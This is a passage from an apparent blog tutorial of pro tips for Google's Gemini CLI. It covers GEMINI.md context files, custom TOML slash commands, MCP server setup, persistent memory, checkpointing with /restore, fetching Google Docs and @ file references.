href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=Context%20Files%20%28">time</a>.</p><p>When working on a project, you often have certain overarching details - e.g. coding style guidelines, project architecture, or important facts - that you want the AI to keep in mind. Gemini CLI allows you to encode these in one or more <code>GEMINI.md</code> files. Simply create a <code>.gemini</code> folder (if not already present) in your project, and add a Markdown file named <code>GEMINI.md</code> with whatever notes or instructions you want the AI to persist. For example:</p><figure class="highlight markdown"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br></pre></td><td class="code"><pre><span class="line"><span class="section"># Project Phoenix - AI Assistant</span></span><br><span class="line"></span><br><span class="line"><span class="bullet">-</span> All Python code must follow PEP 8 style.  </span><br><span class="line"><span class="bullet">-</span> Use 4 spaces for indentation.  </span><br><span class="line"><span class="bullet">-</span> The user is building a data pipeline; prefer functional programming paradigms.</span><br></pre></td></tr></table></figure><p>Place this file in your project root (or in subdirectories for more granular context). Now, whenever you run <code>gemini</code> in that project, it will automatically load these instructions into <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=Context%20Files%20%28">context</a>. This means the model will <em>always</em> be primed with them, avoiding the need to prepend the same guidance to every prompt.</p><p><strong>How it works:</strong> Gemini CLI uses a hierarchical context loading <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=Hierarchical%20Loading%3A%20The%20CLI%20combines,The%20loading%20order%20is">system</a>. It will combine <strong>global context</strong> (from <code>~/.gemini/GEMINI.md</code>, which you can use for cross-project defaults) with your <strong>project-specific <code>GEMINI.md</code></strong>, and even context files in subfolders. More specific files override more general ones. You can inspect what context was loaded at any time by using the command:</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">/memory show</span><br></pre></td></tr></table></figure><p>This will display the full combined context the AI <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=,current%20conversation%20with%20a%20tag">sees</a>. If you make changes to your <code>GEMINI.md</code>, use <code>/memory refresh</code> to reload the context without restarting the <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=,current%20conversation%20with%20a%20tag">session</a>.</p><p><strong>Pro Tip:</strong> Use the <code>/init</code> slash command to quickly generate a starter <code>GEMINI.md</code>. Running <code>/init</code> in a new project creates a template context file with information like the tech stack detected, a summary of the project, <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=,directory%20workspace%20%28e.g.%2C%20%60add">etc</a>.. You can then edit and expand that file. For large projects, consider breaking the context into multiple files and <strong>importing</strong> them into <code>GEMINI.md</code> with <code>@include</code> syntax. For example, your main <code>GEMINI.md</code> could have lines like <code>@./docs/prompt-guidelines.md</code> to pull in additional context <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=Modularizing%20Context%20with%20Imports%3A%20You,files">files</a>. This keeps your instructions organized.</p><p>With a well-crafted <code>GEMINI.md</code>, you essentially give Gemini CLI a “memory” of the project’s requirements and conventions. This <strong>persistent context</strong> leads to more relevant responses and less back-and-forth prompt engineering.</p><h2 id="Tip-2-Create-Custom-Slash-Commands"><a href="#Tip-2-Create-Custom-Slash-Commands" class="headerlink" title="Tip 2: Create Custom Slash Commands"></a>Tip 2: Create Custom Slash Commands</h2><p><strong>Quick use-case:</strong> Speed up repetitive tasks by defining your own slash commands. For example, you could make a command <code>/test:gen</code> that generates unit tests from a description, or <code>/db:reset</code> that drops and recreates a test database. This extends Gemini CLI’s functionality with one-liners tailored to your workflow.</p><p>Gemini CLI supports <strong>custom slash commands</strong> that you can define in simple configuration files. Under the hood, these are essentially pre-defined prompt templates. To create one, make a directory <code>commands/</code> under either <code>~/.gemini/</code> for global commands or in your project’s <code>.gemini/</code> folder for project-specific <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=Custom%20Commands">commands</a>. Inside <code>commands/</code>, create a TOML file for each new command. The file name format determines the command name: e.g. a file <code>test/gen.toml</code> defines a command <code>/test:gen</code>.</p><p>Let’s walk through an example. Say you want a command to generate a unit test from a requirement description. You could create <code>~/.gemini/commands/test/gen.toml</code> with the following content:</p><figure class="highlight markdown"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br></pre></td><td class="code"><pre><span class="line"><span class="section"># Invoked as: /test:gen &quot;Description of the test&quot;  </span></span><br><span class="line">description \= &quot;Generates a unit test based on a requirement.&quot;  </span><br><span class="line">prompt \= &quot;&quot;&quot;  </span><br><span class="line">You are an expert test engineer. Based on the following requirement, please write a comprehensive unit test using the Jest framework.</span><br><span class="line"></span><br><span class="line">Requirement: &#123;&#123;args&#125;&#125;  </span><br><span class="line">&quot;&quot;&quot;</span><br></pre></td></tr></table></figure><p>Now, after reloading or restarting Gemini CLI, you can simply type:</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">/test:gen <span class="string">&quot;Ensure the login button redirects to the dashboard upon success&quot;</span></span><br></pre></td></tr></table></figure><p>Gemini CLI will recognize <code>/test:gen</code> and substitute the <code>&#123;&#123;args&#125;&#125;</code> in your prompt template with the provided argument (in this case, the requirement). The AI will then proceed to generate a Jest unit test <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=Example%3A%20%60">accordingly</a>. The <code>description</code> field is optional but is used when you run <code>/help</code> or <code>/tools</code> to list available commands.</p><p>This mechanism is extremely powerful - effectively, you can script the AI with natural language. The community has created numerous useful custom commands. For instance, Google’s DevRel team shared a set of <em>10 practical workflow commands</em> (via an open-source repo) demonstrating how you can script common flows like creating API docs, cleaning data, or setting up boilerplate <a href="https://cloud.google.com/blog/topics/developers-practitioners/agent-factory-recap-deep-dive-into-gemini-cli-with-taylor-mullen#:~:text=,to%20generate%20a%20better%20output">code</a>. By defining a custom command, you package a complex prompt (or series of prompts) into a reusable shortcut.</p><p><strong>Pro Tip:</strong> Custom commands can also be used to enforce formatting or apply a “persona” to the AI for certain tasks. For example, you might have a <code>/review:security</code> command that always prefaces the prompt with “You are a security auditor…” to review code for vulnerabilities. This approach ensures consistency in how the AI responds to specific categories of tasks.</p><p>To share commands with your team, you can commit the TOML files in your project’s repo (under <code>.gemini/commands</code> directory). Team members who have Gemini CLI will automatically pick up those commands when working in the project. This is a great way to <strong>standardize AI-assisted workflows</strong> across a team.</p><h2 id="Tip-3-Extend-Gemini-with-Your-Own-MCP-Servers"><a href="#Tip-3-Extend-Gemini-with-Your-Own-MCP-Servers" class="headerlink" title="Tip 3: Extend Gemini with Your Own MCP Servers"></a>Tip 3: Extend Gemini with Your Own <code>MCP</code> Servers</h2><p><strong>Quick use-case:</strong> Suppose you want Gemini to interface with an external system or a custom tool that isn’t built-in - for example, query a proprietary database, or integrate with Figma designs. You can do this by running a custom <strong>Model Context Protocol (MCP) server</strong> and plugging it into Gemini <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=Extend%20the%20CLI%20with%20your,add%7Clist%7Cremove%3E%60%20commands">CLI</a>. MCP servers let you add new tools and abilities to Gemini, effectively <strong>extending the agent</strong>.</p><p>Gemini CLI comes with several MCP servers out-of-the-box (for instance, ones enabling Google Search, code execution sandboxes, etc.), and you can add your own. An MCP server is essentially an external process (it could be a local script, a microservice, or even a cloud endpoint) that speaks a simple protocol to handle tasks for Gemini. This architecture is what makes Gemini CLI so <a href="https://blog.google/technology/developers/introducing-gemini-cli-open-source-ai-agent/#:~:text=,interactively%20within%20your%20scripts">extensible</a>.</p><p><strong>Examples of MCP servers:</strong> Some community and Google-provided MCP integrations include a <strong>Figma MCP</strong> (to fetch design details from Figma), a <strong>Clipboard MCP</strong> (to read/write from your system clipboard), and others. In fact, in an internal demo, the Gemini CLI team showcased a “Google Docs MCP” server that allowed saving content directly to Google <a href="https://cloud.google.com/blog/topics/developers-practitioners/agent-factory-recap-deep-dive-into-gemini-cli-with-taylor-mullen#:~:text=%2A%20Utilize%20the%20google,summary%20directly%20to%20Google%20Docs">Docs</a>. The idea is that whenever Gemini needs to perform an action that the built-in tools can’t handle, it can delegate to your MCP server.</p><p><strong>How to add one:</strong> You can configure MCP servers via your <code>settings.json</code> or using the CLI. For a quick setup, try the CLI command:</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">gemini mcp add myserver --<span class="built_in">command</span> <span class="string">&quot;python3 my_mcp_server.py&quot;</span> --port 8080</span><br></pre></td></tr></table></figure><p>This would register a server named “myserver” that Gemini CLI will launch by running the given command (here a Python module) on port 8080. In <code>~/.gemini/settings.json</code>, it would add an entry under <code>mcpServers</code>. For example:</p><figure class="highlight json"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br></pre></td><td class="code"><pre><span class="line"><span class="attr">&quot;mcpServers&quot;</span><span class="punctuation">:</span> <span class="punctuation">&#123;</span></span><br><span class="line">  <span class="attr">&quot;myserver&quot;</span><span class="punctuation">:</span> <span class="punctuation">&#123;</span></span><br><span class="line">    <span class="attr">&quot;command&quot;</span><span class="punctuation">:</span> <span class="string">&quot;python3&quot;</span><span class="punctuation">,</span></span><br><span class="line">    <span class="attr">&quot;args&quot;</span><span class="punctuation">:</span> <span class="punctuation">[</span><span class="string">&quot;-m&quot;</span><span class="punctuation">,</span> <span class="string">&quot;my_mcp_server&quot;</span><span class="punctuation">,</span> <span class="string">&quot;--port&quot;</span><span class="punctuation">,</span> <span class="string">&quot;8080&quot;</span><span class="punctuation">]</span><span class="punctuation">,</span></span><br><span class="line">    <span class="attr">&quot;cwd&quot;</span><span class="punctuation">:</span> <span class="string">&quot;./mcp_tools/python&quot;</span><span class="punctuation">,</span></span><br><span class="line">    <span class="attr">&quot;timeout&quot;</span><span class="punctuation">:</span> <span class="number">15000</span></span><br><span class="line">  <span class="punctuation">&#125;</span></span><br><span class="line"><span class="punctuation">&#125;</span></span><br></pre></td></tr></table></figure><p>This configuration (based on the official docs) tells Gemini how to start the MCP server and <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=Example%20">where</a>. Once running, the tools provided by that server become available to Gemini CLI. You can list all MCP servers and their tools with the slash command:</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">/mcp</span><br></pre></td></tr></table></figure><p>This will show any registered servers and what tool names they <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=Command%20Description%20,List%20active%20extensions">expose</a>.</p><p><strong>Power of MCP:</strong> MCP servers can provide <strong>rich, multi-modal results</strong>. For instance, a tool served via MCP could return an image or a formatted table as part of the response to Gemini <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=Capabilities%3A">CLI</a>. They also support OAuth 2.0, so you can securely connect to APIs (like Google’s APIs, GitHub, etc.) via an MCP tool without exposing <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=Extend%20the%20CLI%20with%20your,add%7Clist%7Cremove%3E%60%20commands">credentials</a>. Essentially, if you can code it, you can wrap it as an MCP tool - turning Gemini CLI into a hub that orchestrates many services.</p><p><strong>Default vs. custom:</strong> By default, Gemini CLI’s built-in tools cover a lot (reading files, web search, executing shell commands, etc.), but MCP lets you go beyond. Some advanced users have created MCP servers to interface with internal systems or to perform specialized data processing. For example, you could have a <code>database-mcp</code> that provides a <code>/query_db</code> tool for running SQL queries on a company database, or a <code>jira-mcp</code> to create tickets via natural language.</p><p>When creating your own, be mindful of security: by default, custom MCP tools require confirmation unless you mark them as trusted. You can control safety with settings like <code>trust: true</code> for a server (which auto-approves its tool actions) or by whitelisting specific safe tools and blacklisting dangerous <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=,takes%20precedence">ones</a>.</p><p>In short, <strong>MCP servers unlock limitless integration</strong>. They’re a pro feature that lets Gemini CLI become a glue between your AI assistant and whatever system you need it to work with. If you’re interested in building one, check out the official <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=Transport%20">MCP guide</a> and community examples.</p><h2 id="Tip-4-Leverage-Memory-Addition-amp-Recall"><a href="#Tip-4-Leverage-Memory-Addition-amp-Recall" class="headerlink" title="Tip 4: Leverage Memory Addition &amp; Recall"></a>Tip 4: Leverage Memory Addition &amp; Recall</h2><p><strong>Quick use-case:</strong> Keep important facts at your AI’s fingertips by adding them to its long-term memory. For example, after figuring out a database port or an API token, you can do:</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">/memory add <span class="string">&quot;Our staging RabbitMQ is on port 5673&quot;</span></span><br></pre></td></tr></table></figure><p>This will store that fact so you (or the AI) don’t forget it <a href="https://binaryverseai.com/gemini-cli-open-source-ai-tool/#:~:text=Gemini%20CLI%20Ultimate%20Agent%3A%2060,a%20branch%20of%20conversation">later</a>. You can then recall everything in memory with <code>/memory show</code> at any time.</p><p>The <code>/memory</code> commands provide a simple but powerful mechanism for <em>persistent memory</em>. When you use <code>/memory add &lt;text&gt;</code>, the given text is appended to your project’s global context (technically, it’s saved into the global <code>~/.gemini/GEMINI.md</code> file or the project’s <a href="https://genmind.ch/posts/Howto-Supercharge-Your-Terminal-with-Gemini-CLI/#:~:text=,load%20memory%20from%20%60GEMINI.md"><code>GEMINI.md</code></a>. It’s a bit like taking a note and pinning it to the AI’s virtual bulletin board. Once added, the AI will always see that note in the prompt context for future interactions, across sessions.</p><p>Consider an example: you’re debugging an issue and discover a non-obvious insight (“The config flag <code>X_ENABLE</code> must be set to <code>true</code> or the service fails to start”). If you add this to memory, later on if you or the AI are discussing a related problem, it won’t overlook this critical detail - it’s in the context.</p><p><strong>Using <code>/memory</code>:</strong></p><ul><li><p><code>/memory add &quot;&lt;text&gt;&quot;</code> - Add a fact or note to memory (persistent context). This updates the <code>GEMINI.md</code> immediately with the new entry.</p></li><li><p><code>/memory show</code> - Display the full content of the memory (i.e. the combined context file that’s currently loaded).</p></li><li><p><code>/memory refresh</code> - Reload the context from disk (useful if you manually edited the <code>GEMINI.md</code> file outside of Gemini CLI, or if multiple people are collaborating on it).</p></li></ul><p>Because the memory is stored in Markdown, you can also manually edit the <code>GEMINI.md</code> file to curate or organize the info. The <code>/memory</code> commands are there for convenience during conversation, so you don’t have to open an editor.</p><p><strong>Pro Tip:</strong> This feature is great for “decision logs.” If you decide on an approach or rule during a chat (e.g., a certain library to use, or an agreed code style), add it to memory. The AI will then recall that decision and avoid contradicting it later. It’s especially useful in long sessions that might span hours or days - by saving key points, you mitigate the model’s tendency to forget earlier context when the conversation gets long.</p><p>Another use is personal notes. Because <code>~/.gemini/GEMINI.md</code> (global memory) is loaded for all sessions, you could put general preferences or information there. For example, “The user’s name is Alice. Speak politely and avoid slang.” It’s like configuring the AI’s persona or global knowledge. Just be aware that global memory applies to <em>all</em> projects, so don’t clutter it with project-specific info.</p><p>In summary, <strong>Memory Addition &amp; Recall</strong> helps Gemini CLI maintain state. Think of it as a knowledge base that grows with your project. Use it to avoid repeating yourself or to remind the AI of facts it would otherwise have to rediscover from scratch.</p><h2 id="Tip-5-Use-Checkpointing-and-restore-as-an-Undo-Button"><a href="#Tip-5-Use-Checkpointing-and-restore-as-an-Undo-Button" class="headerlink" title="Tip 5: Use Checkpointing and /restore as an Undo Button"></a>Tip 5: Use Checkpointing and <code>/restore</code> as an Undo Button</h2><p><strong>Quick use-case:</strong> If Gemini CLI makes a series of changes to your files that you’re not happy with, you can <em>instantly roll back</em> to a prior state. Enable checkpointing when you start Gemini (or in settings), and use the <code>/restore</code> command to undo changes like a lightweight Git <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=,Exit%20the%20Gemini%20CLI">revert</a>. <code>/restore</code> rolls back your workspace to the saved checkpoint; conversation state may be affected depending on how the checkpoint was captured.</p><p>Gemini CLI’s <strong>checkpointing</strong> feature acts as a safety net. When enabled, the CLI takes a snapshot of your project’s files <em>before</em> each tool execution that modifies <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=When%20,snapshot%20before%20tools%20modify%20files">files</a>. If something goes wrong, you can revert to the last known good state. It’s essentially version control for the AI’s actions, without you needing to manually commit to Git each time.</p><p><strong>How to use it:</strong> You can turn on checkpointing by launching the CLI with the <code>--checkpointing</code> flag:</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">gemini --checkpointing</span><br></pre></td></tr></table></figure><p>Alternatively, you can make it the default by adding to your config (<code>&quot;checkpointing&quot;: &#123; &quot;enabled&quot;: true &#125;</code> in <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=%7B%20,true"><code>settings.json</code></a>). Once active, you’ll notice that each time Gemini is about to write to a file, it says something like “Checkpoint saved.”</p><p>If you then realize an AI-made edit is problematic, you have two options:</p><ul><li><p>Run <code>/restore list</code> (or just <code>/restore</code> with no arguments) to see a list of recent checkpoints with timestamps and descriptions.</p></li><li><p>Run <code>/restore &lt;id&gt;</code> to rollback to a specific checkpoint. If you omit the id and there’s only one pending checkpoint, it will restore that by <a href="https://medium.com/@ferreradaniel/gemini-cli-free-ai-tool-upgrade-5-new-features-you-need-right-now-04cfefac5e93#:~:text=Step">default</a>.</p></li></ul><p>For example:</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">/restore</span><br></pre></td></tr></table></figure><p>Gemini CLI might output:</p><p>0: [2025-09-22 10:30:15] Before running ‘apply_patch’<br>1: [2025-09-22 10:45:02] Before running ‘write_file’</p><p>You can then do <code>/restore 0</code> to revert all file changes (and even the conversation context) back to how it was at that checkpoint. In this way, you can “undo” a mistaken code refactor or any other changes Gemini <a href="https://medium.com/@ferreradaniel/gemini-cli-free-ai-tool-upgrade-5-new-features-you-need-right-now-04cfefac5e93#:~:text=1,point%20and%20roll%20back%20instantly">made</a>.</p><p><strong>What gets restored:</strong> The checkpoint captures the state of your working directory (all files that Gemini CLI is allowed to modify) and the workspace files (conversation state may also be rolled back depending on how the checkpoint was captured). When you restore, it overwrites files to the old version and resets the conversation memory to that snapshot. It’s like time-traveling the AI agent back to before it made the wrong turn. Note that it won’t undo external side effects (for example, if the AI ran a database migration, it can’t undo that), but anything in the file system and chat context is fair game.</p><p><strong>Best practices:</strong> It’s a good idea to keep checkpointing on for non-trivial tasks. The overhead is small, and it provides peace of mind. If you find you don’t need a checkpoint (everything went well), you can always clear it or just let the next one overwrite it. The development team recommends using checkpointing especially before multi-step code <a href="https://medium.com/@ferreradaniel/gemini-cli-free-ai-tool-upgrade-5-new-features-you-need-right-now-04cfefac5e93#:~:text=Tips%20to%20avoid%20messy%20rollbacks">edits</a>. For mission-critical projects, though, you should still use a proper version control (<code>git</code>) as your primary safety <a href="https://medium.com/@ferreradaniel/gemini-cli-free-ai-tool-upgrade-5-new-features-you-need-right-now-04cfefac5e93#:~:text=No,VS%20Code%20is%20already%20free">net</a> - consider checkpoints as a convenience for quick undo rather than a full VCS.</p><p>In essence, <code>/restore</code> lets you use Gemini CLI with confidence. You can let the AI attempt bold changes, knowing you have an *”OH NO” button* to rewind if needed.</p><h2 id="Tip-6-Read-Google-Docs-Sheets-and-More-With-a-Workspace-MCP-server-configured-you-can-paste-a-Docs-Sheets-link-and-have-the-MCP-fetch-it-subject-to-permissions"><a href="#Tip-6-Read-Google-Docs-Sheets-and-More-With-a-Workspace-MCP-server-configured-you-can-paste-a-Docs-Sheets-link-and-have-the-MCP-fetch-it-subject-to-permissions" class="headerlink" title="Tip 6: Read Google Docs, Sheets, and More. With a Workspace MCP server configured, you can paste a Docs/Sheets link and have the MCP fetch it, subject to permissions"></a>Tip 6: Read Google Docs, Sheets, and More. With a Workspace MCP server configured, you can paste a Docs/Sheets link and have the MCP fetch it, subject to permissions</h2><p><strong>Quick use-case:</strong> Imagine you have a Google Doc or Sheet with some specs or data that you want the AI to use. Instead of copy-pasting the content, you can provide the link, and with a configured Workspace MCP server Gemini CLI can fetch and read it.</p><p>For example:</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">Summarize the requirements from this design doc: https://docs.google.com/document/d/&lt;<span class="built_in">id</span>&gt;</span><br></pre></td></tr></table></figure><p>Gemini can pull in the content of that Doc and incorporate it into its response. Similarly, it can read Google Sheets or Drive files by link.</p><p><strong>How this works:</strong> These capabilities are typically enabled via <strong>MCP integrations</strong>. Google’s Gemini CLI team has built (or is working on) connectors for Google Workspace. One approach is running a small MCP server that uses Google’s APIs (Docs API, Sheets API, etc.) to retrieve document content when given a URL or <a href="https://github.com/google-gemini/gemini-cli/issues/7175">ID</a>. When configured, you might have slash commands or tools like <code>/read_google_doc</code> or simply an auto-detection that sees a Google Docs link and invokes the appropriate tool to fetch it.</p><p>For example, in an Agent Factory podcast demo, the team used a <strong>Google Docs MCP</strong> to save a summary directly to a <a href="https://cloud.google.com/blog/topics/developers-practitioners/agent-factory-recap-deep-dive-into-gemini-cli-with-taylor-mullen#:~:text=%2A%20Utilize%20the%20google,summary%20directly%20to%20Google%20Docs">doc</a> - which implies they could also read the doc’s content in the first place. In practice, you might do something like:</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">@https://docs.google.com/document/d/XYZ12345</span><br></pre></td></tr></table></figure><p>Including a URL with <code>@</code> (the context reference syntax) signals Gemini CLI to fetch that resource. With a Google Doc integration in place, the content of that document would be pulled in as if it were a local file. From there, the AI can summarize it, answer questions about it, or otherwise use it in the conversation.</p><p>Similarly, if you paste a Google Drive <strong>file link</strong>, a properly configured Drive tool could download or open that file (assuming permissions and API access are set up). <strong>Google Sheets</strong> could be made available via an MCP that runs queries or reads cell ranges, enabling you to ask things like “What’s the sum of the budget column in this Sheet [link]?” and have the AI calculate it.</p><p><strong>Setting it up:</strong> As of this writing, the Google Workspace integrations may require some tinkering (obtaining API credentials, running an MCP server such as the one described by <a href="https://medium.com/google-cloud/managing-google-docs-sheets-and-slides-by-natural-language-with-gemini-cli-and-mcp-62f4dfbef2d5#:~:text=To%20implement%20this%20approach%2C%20I,methods%20for%20each%20respective%20API">Kanshi Tanaike</a>, etc.). Keep an eye on the official Gemini CLI repository and community forums for ready-to-use extensions - for example, an official Google Docs MCP might become available as a plugin/extension. If you’re eager, you can write one following guides on how to use Google APIs within an MCP <a href="https://github.com/google-gemini/gemini-cli/issues/7175#:~:text=">server</a>. It typically involves handling OAuth (which Gemini CLI supports for MCP servers) and then exposing tools like <code>read_google_doc</code>.</p><p><strong>Usage tip:</strong> When you have these tools, using them can be as simple as providing the link in your prompt (the AI might automatically invoke the tool to fetch it) or using a slash command like <code>/doc open &lt;URL&gt;</code>. Check <code>/tools</code> to see what commands are available - Gemini CLI lists all tools and custom commands <a href="https://dev.to/therealmrmumba/7-insane-gemini-cli-tips-that-will-make-you-a-superhuman-developer-2d7h#:~:text=Gemini%20CLI%20includes%20dozens%20of,can%20supercharge%20your%20dev%20process">there</a>.</p><p>In summary, <strong>Gemini CLI can reach out beyond your local filesystem</strong>. Whether it’s Google Docs, Sheets, Drive, or other external content, you can pull data in by reference. This pro tip saves you from manual copy-paste and keeps the context flow natural - just refer to the document or dataset you need, and let the AI grab what’s needed. It makes Gemini CLI a true <strong>knowledge assistant</strong> for all the information you have access to, not just the files on your disk.</p><p><em>(Note: Accessing private documents of course requires the CLI to have the appropriate permissions. Always ensure any integration respects security and privacy. In corporate settings, setting up such integrations might involve additional auth steps.)</em></p><h2 id="Tip-7-Reference-Files-and-Images-with-for-Explicit-Context"><a href="#Tip-7-Reference-Files-and-Images-with-for-Explicit-Context" class="headerlink" title="Tip 7: Reference Files and Images with @ for Explicit Context"></a>Tip 7: Reference Files and Images with <code>@</code> for Explicit Context</h2><p><strong>Quick use-case:</strong> Instead of describing a file’s content or an image verbally, just point Gemini CLI directly to it. Using the <code>@</code> syntax, you can attach files, directories, or images into your prompt. This guarantees the AI sees exactly what’s in those files as <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=Reference%20files%20or%20directories%20in,PDFs%2C%20audio%2C%20and%20video%20files">context</a>. For example:</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">Explain this code to me: @./src/main.js</span><br></pre></td></tr></table></figure><p>This will include the contents of <code>src/main.js</code> in the prompt (up to Gemini’s context size limits), so the AI can read it and explain <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=Include%20a%20single%20file%3A">it</a>.</p><p>This <code>@</code> <em>file reference</em> is one of Gemini CLI’s most powerful features for developers. It eliminates ambiguity - you’re not asking the model to rely on memory or guesswork about the file, you’re literally handing it the file to read. You can use this for source code, text documents, logs, etc. Similarly, you can reference <strong>entire directories</strong>:</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">Refactor the code <span class="keyword">in</span> @./utils/ to use async/await.</span><br></pre></td></tr></table></figure><p>By appending a path that ends in a slash, Gemini CLI will recursively include files from that <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=Include%20a%20whole%20directory%20">directory</a> (within reason, respecting ignore files and size limits). This is great for multi-file refactors or analyses, as the AI can consider all relevant modules together.</p><p>Even more impressively, you can reference <strong>binary files like images</strong> in prompts. Gemini CLI (using the Gemini model’s multimodal capabilities) can understand images. For example:</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">Describe what you see <span class="keyword">in</span> this screenshot: @./design/mockup.png</span><br></pre></td></tr></table></figure><p>The image will be fed into the model, and the AI might respond with something like “This is a login page with a blue sign-in button and a header image,” <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=Include%20an%20image%3A">etc</a>.. You can imagine the uses: reviewing UI mockups, organizing photos (as we’ll see in a later tip), or extracting text from images (Gemini can do OCR as well).</p><p>A few notes on using <code>@</code> references effectively:</p><ul><li><p><strong>File limits:</strong> Gemini 2.5 Pro has a huge context window (up to 1 million <a href="https://blog.google/technology/developers/introducing-gemini-cli-open-source-ai-agent/#:~:text=To%20use%20Gemini%20CLI%20free,per%20day%20at%20no%20charge">tokens</a>), so you can include quite large files or many files. However, extremely large files might be truncated. If a file is enormous (say, hundreds of thousands of lines), consider summarizing it or breaking it into parts. Gemini CLI will warn you if a reference is too large or if it skipped something due to size.</p></li><li><p><strong>Automatic ignoring:</strong> By default, Gemini CLI respects your <code>.gitignore</code> and <code>.geminiignore</code> files when pulling in directory <a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=Reference%20files%20or%20directories%20in,PDFs%2C%20audio%2C%20and%20video%20files">context</a>. So if you <code>@./</code> a project root, it will not dump huge ignored folders (like <code>node_modules</code>) into the prompt. You can customize ignore patterns with <code>.geminiignore</code> similarly to how <code>.gitignore</code> works.</p></li><li><p><strong>Explicit vs implicit context:</strong> Taylor Mullen (the creator of Gemini CLI) emphasizes using <code>@</code> for <em>explicit context injection</em> rather than relying on the model’s memory or summarizing things yourself. It’s more precise and ensures the AI isn’t hallucinating content. Whenever possible, point the AI to the source of truth (code, config files, documentation) with <code>@</code> references. This practice can significantly improve accuracy.</p></li><li><p><strong>Chaining references:</strong> You can include multiple files in one prompt, like:</p></li></ul><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">Compare @./foo.py and @./bar.py and tell me differences.</span><br></pre></td></tr></table></figure><p>The CLI will include both files. Just be mindful of token limits; multiple large files might consume a lot of the context window.</p><p>Using <code>@</code> is essentially how you <strong>feed knowledge into Gemini CLI on the fly</strong>. It turns the CLI into a multi-modal reader that can handle text and images. As a pro user, get into the habit of leveraging this - it’s often faster and more reliable than asking the AI something like “Open the file X and do Y” (which it may or may not do on its own). Instead, you explicitly give it X to work with.</p><h2 id="Tip-8-On-the-Fly-Tool-Creation-Have-Gemini-Build-Helpers"><a href="#Tip-8-On-the-Fly-Tool-Creation-Have-Gemini-Build-Helpers" class="headerlink" title="Tip 8: On-the-Fly Tool Creation (Have Gemini Build Helpers)"></a>Tip 8: On-the-Fly Tool Creation (Have Gemini Build Helpers)</h2><p><strong>Quick use-case:</strong> If a task at hand would benefit from a small script or utility, you can ask Gemini CLI to create that tool for you - right within your session. For example, you might say, “Write a Python script to parse all JSON files in this folder and extract the error fields.” Gemini can generate the script, which you can then execute via the CLI. In essence, you can <strong>dynamically extend the toolset</strong> as you go.</p><p>Gemini CLI is not limited to its pre-existing tools; it can use its coding abilities to fabricate new ones when needed. This often happens implicitly: if you ask for something complex, the AI might propose writing a temporary file (with code) and then running it. As a user, you can also guide this process explicitly:</p><ul><li><strong>Creating scripts:</strong> You can prompt Gemini to create a script or program in the language of your choice. It will likely use the <code>write_file</code> tool to create the file. For instance:</li></ul><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">Generate a Node.js script that reads all <span class="string">&#x27;.log&#x27;</span> files <span class="keyword">in</span> the current directory and reports the number of lines <span class="keyword">in</span> each.</span><br></pre></td></tr></table></figure><p>Gemini CLI will draft the code, and with your approval, write it to a file (e.g. <code>script.js</code>). You can then run it by either using the <code>!</code> shell command (e.g. <code>!node script.js</code>) or by asking Gemini CLI to execute it (the AI might automatically use <code>run_shell_command</code> to execute the script it just wrote, if it deems it part of the plan).</p><ul><li><strong>Temporary tools via MCP:</strong> In advanced scenarios, the AI might even 